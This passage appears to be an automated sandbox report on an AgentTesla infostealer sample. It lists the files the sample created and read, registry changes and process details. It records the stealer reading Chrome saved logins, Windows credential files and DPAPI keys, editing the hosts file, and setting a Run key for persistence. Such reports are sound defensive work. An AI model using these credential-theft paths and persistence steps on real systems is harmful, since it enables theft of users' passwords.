0000000A.00000000.422359021.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.421937006.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.421937006.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Users\user\AppData\Roaming\Tnpak	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAFBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CAFDD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	6CAF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe	0	45152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd 22 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELzXZ0dV @ "`	success or wait	1	6CAFDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DB8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DB8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CAF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\be1af18b-6e62-43df-aad5-7e50d70b7937	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CAF1B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Tnpak	unicode	C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe	success or wait	1	6CAF646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	Tnpak	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CAFDE2E	RegSetValueExW

Analysis Process: Tnpak.exe PID: **4712**, Parent PID: **3808**

General

Target ID:	15
Start time:	15:45:38
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe"
Imagebase:	0x80000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

Analysis Process: conhost.exe PID: **4956**, Parent PID: **4712**

General

Target ID:	16
Start time:	15:45:39
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Tnpak.exe PID: **6504**, Parent PID: **3808**

General

Target ID:	17

Start time:	15:45:47
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe"
Imagebase:	0xff0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: **6424**, Parent PID: **6504**

General

Target ID:	18
Start time:	15:45:48
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly